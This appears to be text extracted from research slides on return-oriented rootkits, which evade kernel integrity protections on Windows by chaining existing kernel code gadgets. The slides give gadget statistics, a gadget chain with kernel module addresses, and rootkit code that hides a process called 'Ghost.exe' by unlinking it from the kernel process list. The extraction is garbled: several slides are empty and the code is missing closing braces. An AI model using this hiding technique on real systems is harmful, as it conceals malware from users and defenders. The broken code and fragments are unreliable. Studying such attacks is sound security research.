Bypassing Kernel-Integrity Protection Mechanisms

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
Integrity Protection


- Many system to protect integrity of kernel
 - Code signing, W⊕X, NICKLE, SecVisor, ...
 - Prohibit injection/execution of code


Integrity Protection

- Many system to protect integrity of kernel
 - Code signing, W⊕X, NICKLE, SecVisor, ...
 - Prohibit injection/execution of code
- What if an attacker reuses existing kernel code of her choice?


- Generalization of return-to-libc
 - Introduced by Shacham (CCS'07),
 extended by Buchanan et al. (CCS'08)
- Misuse the system stack to "re-use" existing code fragements (gadgets)
 - Chain short useful instruction sequences that then return (opcodes 0xC3/0xC2)







Automating RO-Programming



Results





Machine configuration	# ret inst.	# trie leaves	# ret inst. (res)	# trie leaves (res)
Native / XP SP2	118,154	148,916	22,398	25,968
Native / XP SP3	95,809	119,533	22,076	25,768
VMware / XP SP3	58,933	67,837	22,076	25,768
VMware / 2003 Server SP2	61,080	70,957	23,181	26,399
Native / Vista SP1	181,138	234,685	30,922	36,308
Bootcamp / Vista SP1	177,778	225,551	30,922	36,308

Results

```
| R: ntkrnlpa.exe:0006373C
pop ecx
               177778 L: <RightSourceAddress>+4
mov edx, [ecx-0x4] | R: vmx_fb.dll:00017CBD
                     R: ntkrnlpa.exe:000436AE
pop eax
                     L: <LeftSourceAddress>
                     R: win32k.sys:000065D1
mov eax, [eax]
                   | R: win32k.sys:000ADAE6
and eax, edx
                     R: ntkrnlpa.exe:0006373C
pop ecx
                     L: <DestinationAddress>
mov [ecx], eax
                     R: win32k.sys:0000F0AC
```

Results






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On all tested platforms, enough gadgets could be constructed to implement arbitrary programs

RO Rootkit

```
int ListStartOffset = &CurrentProcess->process list . Flink - CurrentProcess ;
int ListStart = &CurrentProcess->process list . Flink ;
int ListCurrent = *ListStart;
while ( ListCurrent ! = ListStart ) {
 struct EPROCESS *NextProcess = ListCurrent - ListStartOffset;
 if (RtlCompareMemory (NextProcess->ImageName, "Ghost.exe", 9) == 9) {
   break;
 ListCurrent = *ListCurrent;
if ( ListCurrent ! = ListStart ) {
 // process found, do some pointer magic
  struct EPROCESS *GhostProcess = ListCurrent - ListStartOffset;
 // Current->Blink->Flink = Current->Flink
  GhostProcess->process list . Blink->Flink = GhostProcess->process list . Flink;
 // Current->Flink->Blink = Current->Blink
  GhostProcess->process list . Flink->Blink = GhostProcess->process list . Blink;
 // Current->Flink = Current->Blink = Current
  GhostProcess->process list . Flink = ListCurrent;
  GhostProcess->process list . Blink = ListCurrent;
```

RO Rootkit



RO Rootkit

